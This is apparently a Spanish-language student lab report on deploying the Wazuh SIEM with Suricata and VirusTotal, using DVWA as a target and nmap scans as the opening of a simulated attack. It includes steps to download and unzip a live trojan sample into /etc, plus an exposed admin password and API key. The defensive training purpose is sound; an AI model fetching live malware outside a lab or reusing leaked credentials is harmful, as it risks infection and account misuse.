172.17.0.1 - - [05/Nov/2023:18:33:12 +0000] "GET / HTTP/1.1" 302 479 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"  
172.17.0.1 - - [05/Nov/2023:18:33:12 +0000] "GET /login.php HTTP/1.1" 200 1050 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"  
172.17.0.1 - - [05/Nov/2023:18:33:12 +0000] "GET /dvwa/css/login.css HTTP/1.1" 200 741 "http://172.17.0.2/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"  
172.17.0.1 - - [05/Nov/2023:18:33:12 +0000] "GET /dvwa/images/login_logo.png HTTP/1.1" 200 9374 "http://172.17.0.2/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"  
172.17.0.1 - - [05/Nov/2023:18:33:12 +0000] "GET /favicon.ico HTTP/1.1" 200 1706 "http://172.17.0.2/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
```

Entramos dentro:

[Setup DVWA](#) [Database Setup](#) ↗

[Instructions](#)

[About](#)

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: /var/www/html/config.php

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("admin // password") at any time.

Setup Check

Operating system: *nix
Backend database: MySQL
PHP version: 7.0.30-0+deb9u1

Web Server SERVER_NAME: 172.17.0.2

PHP function display_errors: **Disabled**
PHP function safe_mode: **Disabled**
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: **Enabled**
PHP function magic_quotes_gpc: **Disabled**
PHP module gd: **Installed**
PHP module mysql: **Installed**

Tras clicar en createdatabase y escribir la contraseña...



Welcome to Damn Vulnerable Web Application

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable to various security attacks. The goal is to be an aid for security professionals to test their skills and tools in a legal environment, and also help web developers better understand the processes of securing web applications and to aid both students and teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with varying levels of **difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed pace or by jumping straight into any module they like. There is no right or wrong way to approach DVWA. The user can select any module and work up to reach the highest level they can before moving onto the next one. Note that the difficulty of each module is not a fixed object to complete a module; however users should feel that they have successfully completed the module if they can access the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. Some of the undocumented vulnerabilities are intentional. You are encouraged to try and discover as many issues as possible.

- [Home](#)
- [Instructions](#)
- [Setup / Reset DB](#)
- [Brute Force](#)
- [Command Injection](#)
- [CSRF](#)
- [File Inclusion](#)
- [File Upload](#)
- [Insecure CAPTCHA](#)
- [SQL Injection](#)
- [SQL Injection \(Blind\)](#)

4.INSTALACIÓN DE WAZUH

Escribimos el comando que nos dice la práctica aunque previamente hemos tenido que hacer un sudo apt update

```
gabriubuntu@gabri-ubuntu:~$ sudo apt install vim curl apt-transport-https unzip
wget libcap2-bin software-properties-common lsb-release gnupg2
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
lsb-release is already the newest version (11.1.0ubuntu4).
lsb-release set to manually installed.
wget is already the newest version (1.21.2-2ubuntu1).
wget set to manually installed.
libcap2-bin is already the newest version (1:2.44-1ubuntu0.22.04.1).
libcap2-bin set to manually installed.
software-properties-common is already the newest version (0.99.22.7).
software-properties-common set to manually installed.
unzip is already the newest version (6.0-26ubuntu3.1).
```

Ahora descargamos el script de la instalación de nuestra máquina

```
gabriubuntu@gabri-ubuntu:~$ curl -s0 https://packages.wazuh.com/4.3/wazuh-install.sh
```

```
configuration and data.
gabriubuntu@gabri-ubuntu:~$ sudo bash ./wazuh-install.sh -a -i -o
04/11/2023 18:45:40 INFO: Starting Wazuh installation assistant. Wazuh version: 4.3.11
04/11/2023 18:45:40 INFO: Verbose logging redirected to /var/log/wazuh-install.log
04/11/2023 18:45:41 INFO: --- Removing existing Wazuh installation ---
04/11/2023 18:45:41 INFO: Removing Wazuh indexer.
04/11/2023 18:45:50 INFO: Wazuh indexer removed.


04/11/2023 18:50:54 INFO: Wazuh dashboard web application initialized.
04/11/2023 18:50:54 INFO: --- Summary ---
04/11/2023 18:50:54 INFO: You can access the web interface https://<wazuh-dashboard-ip>
    User: admin
    Password: E9+lNg1mZjM6Jq7XQVFdpqKrPsFrtTgx
04/11/2023 18:50:54 INFO: Installation finished.
```

en mi caso guardo las credenciales en un txt

```
gabriubuntu@gabri-ubuntu:~$ nano credentials
gabriubuntu@gabri-ubuntu:~$ cat credentials
User: admin
    Password: E9+lNg1mZjM6Jq7XQVFdpqKrPsFrtTgx
gabriubuntu@gabri-ubuntu:~$
```

Abrimos navegador y metemos nuestra ip:

```
gabriubuntu@gabri-ubuntu:~$ hostname -I  
10.0.2.15
```



escribimos las credenciales dadas anteriormente:

Total agents 0 Active agents 0 Disconnected agents 0 Pending agents 0

⚠ No agents were added to this manager. [Add agent](#)

SECURITY INFORMATION MANAGEMENT

AUDITING AND

Security events Integrity monitoring Policy monitoring

5. WAZUH AGENT EN DEBIAN 11

Desde el wazuh-manager realizamos esta configuración.

Deploy a new agent

The screenshot shows a step-by-step configuration wizard for deploying a Wazuh agent. Step 1: Choose the Operating system, with 'Debian / Ubuntu' selected. Step 2: Choose the architecture, with 'x86_64' selected. Step 3: Wazuh server address, with the input field containing '10.0.2.15'.

- 1 Choose the Operating system
- 2 Choose the architecture
- 3 Wazuh server address

This is the address the agent uses to communicate with the Wazuh server. It can be a name or IP address (FQDN).

Y ahora vamos a nuestro debian y escribimos el comando generado por el propio wazuh:

```
curl -so wazuh-agent-4.3.11.deb https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.3.11-1_amd64.deb && sudo WAZUH_MANAGER='10.0.2.15' WAZUH_AGENT_GROUP='default' dpkg -i 4.3.11.deb

root@debian:/home/gabridebian# curl -so wazuh-agent-4.3.11.deb https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.3.11-1_amd64.deb && sudo WAZUH_MANAGER='10.0.2.15' WAZUH_AGENT_GROUP='default' dpkg -i wazuh-agent-4.3.11.deb
Seleccionando el paquete wazuh-agent previamente no seleccionado.
(Leyendo la base de datos ... 145300 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar wazuh-agent-4.3.11.deb ...
Desempaquetando wazuh-agent (4.3.11-1) ...
Configurando wazuh-agent (4.3.11-1) ...
root@debian:/home/gabridebian#
```


Una vez instalado y enrolado el agente... escribimos:

```
root@debian:/home/gabridebian# sudo systemctl daemon reload
Inknown command verb daemon.
root@debian:/home/gabridebian# sudo systemctl daemon-reload
root@debian:/home/gabridebian# sudo systemctl enable wazuh-agent
Synchronizing state of wazuh-agent.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable wazuh-agent
Created symlink /etc/systemd/system/multi-user.target.wants/wazuh-agent.service.
root@debian:/home/gabridebian# sudo systemctl start wazuh-agent
sudo: systemctl: command not found
root@debian:/home/gabridebian# sudo systemctl start wazuh-agent
root@debian:/home/gabridebian#
```

Comprobamos el status para ver que ha sido instalado:


```
root@debian:/# sudo systemctl status wazuh-agent
● wazuh-agent.service - Wazuh agent
   Loaded: loaded (/lib/systemd/system/wazuh-agent.service; enabled; vendor preset: ▾)
   Active: active (running) since Sat 2023-11-11 13:37:53 CET; 1min 20s ago
     Process: 9454 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exit
       Tasks: 31 (limit: 4645)
      Memory: 412.8M
        CPU: 26.438s
      CGroup: /system.slice/wazuh-agent.service
              └─10026 /var/ossec/bin/wazuh-execd
                  ├─10037 /var/ossec/bin/wazuh-agentd
                  ├─10052 /var/ossec/bin/wazuh-syscheckd
                  ├─10065 /var/ossec/bin/wazuh-logcollector
                  └─10083 /var/ossec/bin/wazuh-modulesd

nov 11 13:37:46 debian systemd[1]: Starting Wazuh agent...
nov 11 13:37:46 debian env[9454]: Starting Wazuh v4.3.11...
nov 11 13:37:47 debian env[9454]: Started wazuh-execd...
nov 11 13:37:48 debian env[9454]: Started wazuh-agentd...
nov 11 13:37:49 debian env[9454]: Started wazuh-syscheckd...
nov 11 13:37:50 debian env[9454]: Started wazuh-logcollector...
nov 11 13:37:51 debian env[9454]: Started wazuh-modulesd...
nov 11 13:37:53 debian env[9454]: Completed.
nov 11 13:37:53 debian systemd[1]: Started Wazuh agent.
```



6. INSTALACIÓN DEL AGENTE DE WAZUH EN WINDOWS 10.

Para la instalación de Wazuh en Windows 10 tendremos que configurar los apartados para el nuevo agente.



Deploy a new agent

- 1 Choose the Operating system
Red Hat / CentOS | Debian / Ubuntu | **Windows** | MacOS
- 2 Wazuh server address
This is the address the agent uses to communicate with the Wazuh server. It's the full name (FQDN).
10.0.72.232
- 3 Assign the agent to a group
Select one or more existing groups
default

Posteriormente nos vamos a nuestro Windows 10 y en la PowerShell como administrador, ejecutamos los comandos dados por wazuh

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnolo
gía PowerShell multiplataforma https://aka.ms/pscore6
PS C:\Windows\system32> Invoke-WebRequest -Uri https://packages.wazuh
.com/4.x/windows/wazuh-agent-4.3.11-1.msi -OutFile ${env:tmp}\wazuh-agent-4.3.11.msi; msieexec.exe /i ${env:tmp}\wazuh-agent-4.3.11.msi /q WAZUH
_MANAGER='10.0.72.232' WAZUH_REGISTRATION_SERVER='10.0.72.232' WAZUH_AGENT_GROUP='default'
PS C:\Windows\system32> NET START WazuhSvc
El servicio de Wazuh está iniciándose.
El servicio de Wazuh se ha iniciado correctamente.

PS C:\Windows\system32>
```

Una vez hecho, refrescamos y aparece el agente de windows 10 en wazuh.

The screenshot shows the Wazuh Agents page. At the top, there are three main sections: STATUS, DETAILS, and EVOLUTION. The STATUS section has a large green circle indicating 1 Active agent. The DETAILS section shows 1 Active, 0 Disconnected, 0 Pending, and 0 Never connected agents. The Agents coverage is 100.00%. The EVOLUTION section shows a chart with no results found. Below these sections is a table titled 'Agents (1)' with one row for DESKTOP-L6RFI3K, which is active. There are buttons for 'Deploy new agent', 'Export formatted', and refresh.

Tras instalar el agente de Windows ahora tendriamos los dos agentes listos en el wazuh de ubuntu:

The screenshot shows the Wazuh Agents page after installing the agent on Ubuntu. The STATUS section now shows 2 Active agents. The DETAILS section shows 2 Active, 0 Disconnected, 0 Pending, and 0 Never connected agents. The Agents coverage is 100.00%. The EVOLUTION section shows a chart with one active entry. Below these sections is a table titled 'Agents (2)' with two rows: one for 'debian' (active) and one for 'DESKTOP-SOPTM96' (active). There are buttons for 'Deploy new agent', 'Export formatted', and refresh.

7. INTEGRACIÓN DE SURICATA EN WAZUH

Ahora lo que vamos a hacer es integrar el suricata en el wazuh para ello nos vamos a /var/ossec/etc/ossec.conf

```
~$ cat /var/ossec/etc/ossec.conf
<localfile>
  <log_format>json</log_format>
  <location>/var/log/suricata/eve.json</location>
</localfile>
```

De esta manera indicaremos que el agente Wazuh recoja los eventos de Suricata

Comprobamos que no tenemos ningun error con el comando:

```
root@debian:/var/ossec/etc# sudo /var/ossec/bin/wazuh-syscheckd -t
root@debian:/var/ossec/etc#
```

<img alt="Screenshot of the Wazuh web interface showing the 'Agents' page for a 'debian' host. The page includes tabs for Security events, Integrity monitoring, SCA, System Auditing, Inventory data, Stats, and Configuration. The 'Security events' tab is active. It displays agent details like ID (001), Status (active), IP (10.0.2.11), Version (Wazuh v4.3.11), Groups (default), Operating system (Debian GNU/Linux 11), Cluster node (node01), and Registration date (Nov 11, 2023 @ 13:37:47.000). Below this, a 'Last keep alive' message shows Nov 12, 2023 @ 12:54:33.000. The interface also features three cards: 'MITRE' (Top Tactics: Defense Evasion 11, Privilege Escalation 9, Initial Access 5, Persistence 5, Impact 3), 'Compliance' (PCI DSS 2.2 (194), 2.2.4 (64), 10.6.1 (30), 10.2.5 (23), 2.2.2 (20)), and 'FIM: Recent events' (listing two modified file entries from Nov 12, 2023).</pre>

8. INTEGRACIÓN DE VIRUSTOTAL EN WAZUH

Lo primero será crearnos una cuenta para poder tener la API Key

The screenshot shows the VirusTotal API Key page. At the top, there's a search bar and user info. Below it, the 'API Key' section displays a long, randomly generated API key. A note below the key advises not to disclose it to untrusted parties and mentions terms of service and privacy policy. It also notes that submissions are shared with the security community. There are 'Request premium API key' and 'Upgrade API' buttons at the bottom.

Nos iremos al archivo de configuración de nuestro wazuh en “/var/ossec/etc/ossec.conf” y al final del todo escribiremos el código con nuestra API Key:

```
<integration>
  <name>virustotal</name>
  <api_key>ee5f86566529e9f6c83c3ee58e8efa80a92d0d40bfd96f2776fc359cb761832c</a>
  <group>syscheck</group>
  <alert_format>json</alert_format>
</integration>
```

Después de esto reiniciamos el Wazuh:

```
root@gabri-ubuntu:/var/ossec# ..
root@gabri-ubuntu:/# systemctl restart wazuh-manager
```

Nos vamos a settings>modules>TDR y activamos el VirusTotal

Threat Detection and Response

This screenshot shows the 'Vulnerabilities' section of the TDR configuration. It includes three items: 'DEFAULT Vulnerabilities' (selected), 'DEFAULT MITRE ATT&CK' (disabled), and 'VirusTotal' (disabled). Each item has a brief description below it.

Threat Detection and Response

This screenshot shows the 'Vulnerabilities' section of the TDR configuration. It includes three items: 'DEFAULT Vulnerabilities' (selected), 'DEFAULT MITRE ATT&CK' (disabled), and 'VirusTotal' (disabled). Each item has a brief description below it.

The screenshot shows the Wazuh web interface with the URL [https://10.0.2.10/app/wazuh#/overview/?tab=virustotal&_g=\(filters:!\(\),refreshInterval:\(pause:!\)](https://10.0.2.10/app/wazuh#/overview/?tab=virustotal&_g=(filters:!(),refreshInterval:(pause:!)). The page title is "wazuh." > Modules > VirusTotal. The navigation bar has "Dashboard" and "Events" tabs, with "Events" selected. On the left, there's a search bar with filters: "manager.name: gabri-ubuntu" and "rule.groups: virustotal", plus a "+ Add filter" button. To the right are buttons for "DQL", "Last 24 hours", "Show dates", and "Refresh". A message at the bottom left says: "There are no results for selected time range. Try another one."

Lo que vamos a hacer ahora es provocar una alerta de seguridad descargando un archivo malicioso. Pero antes de nada tendremos que hacer una modificación en el archivo ossec.conf

```
<!-- Directories to check (perform all possible verifications) -->
<directories check_all="yes" realtime="yes">/etc,/usr/bin,/usr/sbin</directories>
<directories>/bin,/sbin,/boot</directories>


<!-- Files/directories to ignore -->
<ignore>/etc/mtab</ignore>
```

Guardamos las modificaciones y ahora nos vamos a descargar el malware

Nos vamos a la página facilitada: dasmalwerk.eu y elegimos malware cualquiera.

Malware name	Download
Gen:Variant.Johnnie.97338	Download Gen:Variant.Johnnie.97338 sample
Trojan.GenericKD.40427213	Download Trojan.GenericKD.40427213 sample
Dropped:Trojan.AgentWDCR.PZW	Download Dropped:Trojan.AgentWDCR.PZW sample
Gen:Heur.PonyStealer.4	Download Gen:Heur.PonyStealer.4 sample
Trojan.GenericKD.40437260	Download Trojan.GenericKD.40437260 sample
32.Trojan.Raasmd.Auto	Download 32.Trojan.Raasmd Auto sample

En mi caso elegiré el segundo Trojan.generickd.40427213 y le damos a copiar el link.



Ahora nos vamos a la terminal y en la carpeta /etc descargamos y descomprimimos el archivo zip que se nos ha descargado.

```
--2023-11-12 19:23:44-- https://s3.eu-central-1.amazonaws.com/dasmalwerk/downloads/768
!b842ed75b69e23c5deecf05a45ee79c723d98cfb6746380d748145bfc1af/7682b842ed75b69e23c5deecf
)5a45ee79c723d98cfb6746380d748145bfc1af.zip
resolviendo s3.eu-central-1.amazonaws.com (s3.eu-central-1.amazonaws.com) ... 52.219.171
153, 52.219.47.199, 52.219.169.153, ...
Conectando con s3.eu-central-1.amazonaws.com (s3.eu-central-1.amazonaws.com)[52.219.171
.153]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 262602 (256K) [application/zip]
Guardando a: «7682b842ed75b69e23c5deecf05a45ee79c723d98cfb6746380d748145bfc1af.zip»
7682b842ed75b69e23c5d 100%[=====] 256,45K ---.KB/s en 0,1s

2023-11-12 19:23:45 (2,08 MB/s) - «7682b842ed75b69e23c5deecf05a45ee79c723d98cfb6746380d
748145bfc1af.zip» guardado [262602/262602]
```

```
xIII
root@debian:/etc# unzip 7682b842ed75b69e23c5deecf05a45ee79c723d98cfb6746380d748145bfc1a
f.zip
Archive: 7682b842ed75b69e23c5deecf05a45ee79c723d98cfb6746380d748145bfc1af.zip
[7682b842ed75b69e23c5deecf05a45ee79c723d98cfb6746380d748145bfc1af.zip] 7682b842ed75b69e
23c5deecf05a45ee79c723d98cfb6746380d748145bfc1af password:
  inflating: 7682b842ed75b69e23c5deecf05a45ee79c723d98cfb6746380d748145bfc1af
root@debian:/etc#
```

Tras haber descomprimido el zip, nos volvemos al Wazuh del Ubuntu y en el módulo de VirusTotal tendremos el registro de los eventos generados por este malware.

Left sidebar: https://10.0.2.10/app/wazuh#/overview/?tab=virustotal&_g=(filters:(),refreshInterval:(pause:10))

Top right: a

wazuh. / Modules / VirusTotal

Dashboard Events Explore agent Generate report

Search: manager.name: gabri-ubuntu rule.groups: virustotal + Add filter DQL Last 24 hours Show dates Refresh

Total malicious: 1 Total positives: 21 Total: 23

Unique malicious files per agent: 1 (debian)

Last scanned files:

File	Link	Count
/etc/systemd/system/snapd.mounts.target.wants/snap-snapd-20290.mount	https://www.virustotal.com/gui/file/e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855/detection/f-1699864430	1
/etc/systemd/system/multi-user.target.wants/snap-snapd-20290.mount	https://www.virustotal.com/gui/file/e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855/detection/f-1699864430	1
/etc/7682b842ed75b69e23c5deecf05a45ee79c723d98cfb6746380d748145bfc1af	https://www.virustotal.com/gui/file/7682b842ed75b69e23c5deecf05a45ee79c723d98cfb6746380d748145bfc1af	1

Count: 1

Además, si pinchamos en el link que nos facilita Wazuh nos dirigirá a la página de viruTotal donde aparecerán más detalles sobre el malware.

Left sidebar: https://www.virustotal.com/gui/file/7682b842ed75b69e23c5deecf05a45ee79c723d98cfb6746380d748145bfc1af

Top right: Gabriel Izquierdo

Community Score: 65 / 72

65 security vendors and 3 sandboxes flagged this file as malicious

7682b842ed75b69e23c5deecf05a45ee79c723d98cfb6746380d748145bfc1af

Size: 486.00 KB | Last Analysis Date: 1 month ago | EXE

peexe malware self-delete bobsoft runtime-modules detect-debug-environment long-sleeps direct-cpu-clock-access checks-user-input persistence

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 26+

Crowdsourced YARA rules:

- ⚠️ Matches rule SUSP_XORed_URL_In_EXE from ruleset gen_susp_xor at https://github.com/Neo23X0/signature-base by Florian Roth (Nextron Systems)
 - ↳ Detects an XORed URL in an executable
- ⚠️ Matches rule aPLib_decompression from ruleset aPLib_decompression at https://github.com/fboldewin/YARA-rules by @r3c0nst
 - ↳ Detects aPLib decompression code often used in malware

9. PRUEBAS DE FUNCIONAMIENTO

En este apartado vamos a realizar un caso práctico completo en el que replicaremos un ciberataque desde nuestra máquina atacante contra el servidor vulnerable, la máquina Debian 11, para posteriormente ver cómo analizar lo sucedido dentro del SIEM.

Lo primero de todo será configurar el archivo `suricata.yaml` para poner nuestras IPs necesarias que van a ser la de nuestro servidor vulnerable y la del windows

```
##  
## Step 1: Inform Suricata about your network  
##  
  
/ars:  
  # more specific is better for alert accuracy and performance  
  address-groups:  
    HOME_NET: "[10.0.2.11,10.0.2.9]"  
    #HOME_NET: "[192.168.0.0/16]"  
    #HOME_NET: "[10.0.0.0/8]"  
    #HOME_NET: "[172.16.0.0/12]"  
    #HOME_NET: "any"
```

Además, también tendremos que configurar nuestras reglas que vamos a estar usando:

```
default-rule-path: /etc/suricata/rules  
  
rule-files:  
  - suricata.rules  
  - custom.rules  
  - emerging-web_server.rules  
  - emerging-scan.rules  
##  
## Auxiliary configuration files.  
##
```

Acabada la configuración procederemos a levantar nuestro contenedor Docker DVWA

```
gabri@debian:/etc/suricata$ sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa  
[+] Starting mysql...  
[ ok ] Starting MariaDB database server: mysqld.  
[+] Starting apache  
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably de  
termine the server's fully qualified domain name, using 172.17.0.2. Set the 'ServerName'  
' directive globally to suppress this message  
. ok  
==> /var/log/apache2/access.log <==  
  
==> /var/log/apache2/error.log <==  
[Mon Nov 13 09:13:42.666545 2023] [mpm_prefork:notice] [pid 300] AH00163: Apache/2.4.2  
(Debian) configured -- resuming normal operations  
[Mon Nov 13 09:13:42.666736 2023] [core:notice] [pid 300] AH00094: Command line: '/usr/  
sbin/apache2'  
  
==> /var/log/apache2/other_vhosts_access.log <==
```

Por último nos aseguraremos de tener DVWA en dificultad easy

Proceeds to attempt to secure the code. This is similar in nature to the challenge of exploitation, similar in various Capture The Flag competitions.

4. Impossible - This level should be **secure** a copy of the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as the "Copy & Paste" challenge.

9.1 FASE DE RECONOCIMIENTO

En la fase de reconocimiento podemos ver que puertos están activos en nuestro target y averiguar qué versiones están usando. Además, usaremos una serie de scripts por defecto contra esos puertos.

```
(gabri㉿kali)-[~]
$ sudo nmap -sC -sV -p- 10.0.2.11
[sudo] password for gabri:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-14 10:34 CET
Nmap scan report for 10.0.2.11
Host is up (0.00016s latency).

Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
| ssh-hostkey:
|   3072 74:bf:b5:f6:05:26:80:74:99:aa:b8:1f:6e:4d:a3:2f (RSA)
|   256 8a:e7:c9:4a:a8:42:8a:0d:2f:8a:b6:4f:40:f0:32:37 (ECDSA)
|_  256 0b:c9:0e:85:92:fe:84:17:ce:e6:68:32:db:03:c5:2c (ED25519)
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
| http-title: Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Develop.
..
|_Requested resource was login.php
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 08:00:27:E9:F9:9C (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.13 seconds
```

En este caso podemos ver que están activos los puertos: 21,22 y 80. Pero el que nos interesa a nosotros es el 80. En el que podemos ver que está corriendo un Apache y en concreto la Damn Vulnerable Web Application en su versión v1.10.

Aquí podemos ver como el suricata es capaz de captar lo que hemos estado haciendo desde nuestra máquina atacante.

```
:y: 1] {TCP} 10.0.2.12:55188 -> 10.0.2.11:80
.1/14/2023-10:27:31.869608  [**] [1:2009358:6] ET SCAN Nmap Scripting Engine User-Agent
Detected (Nmap Scripting Engine) [**] [Classification: Web Application Attack] [Priority: 1]
:y: 1] {TCP} 10.0.2.12:55206 -> 10.0.2.11:80
.1/14/2023-10:27:31.876046  [**] [1:2009358:6] ET SCAN Nmap Scripting Engine User-Agent
Detected (Nmap Scripting Engine) [**] [Classification: Web Application Attack] [Priority: 1]
:y: 1] {TCP} 10.0.2.12:55226 -> 10.0.2.11:80
.1/14/2023-10:27:31.881001  [**] [1:2009358:6] ET SCAN Nmap Scripting Engine User-Agent
Detected (Nmap Scripting Engine) [**] [Classification: Web Application Attack] [Priority: 1]
:y: 1] {TCP} 10.0.2.12:55236 -> 10.0.2.11:80
.1/14/2023-10:27:31.887669  [**] [1:2009358:6] ET SCAN Nmap Scripting Engine User-Agent
Detected (Nmap Scripting Engine) [**] [Classification: Web Application Attack] [Priority: 1]
:y: 1] {TCP} 10.0.2.12:55244 -> 10.0.2.11:80
.1/14/2023-10:30:57.874018  [**] [1:2013504:6] ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management [**] [Classification: Not Suspicious Traffic]
Priority: 3] {TCP} 10.0.2.11:37230 -> 151.101.134.132:80
.1/14/2023-10:31:12.623105  [**] [1:2022973:1] ET POLICY Possible Kali Linux hostname in DHCP Request Packet [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]
:y: 1] {UDP} 10.0.2.12:68 -> 10.0.2.3:67
```

Otra manera de hacerlo podría haber sido reconociendo primero los puertos abiertos y después utilizar el –script vuln para averiguar las posibles vulnerabilidades que tenga dicho puerto.

```
[root@kali] ~[home/gabri]
# nmap -p- --open -n 10.0.2.11
Starting Nmap 7.94 ( https://nmap.org ) at 202
3-11-14 10:25 CET
Nmap scan report for 10.0.2.11
Host is up (0.00084s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp      vsftpd 3.0.3
|_vulners:
|   cpe:/a:vsftpd:vsftpd:3.0.3: Flag not set
|     PRION:CVE-2021-3618 5.8 https://vulners.com/prion/PRION: CVE-2021-3618
|     PRION:2021-30047 5.0 https://vulners.com/prion/PRION: CVE-2021-30047
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
|_vulners:
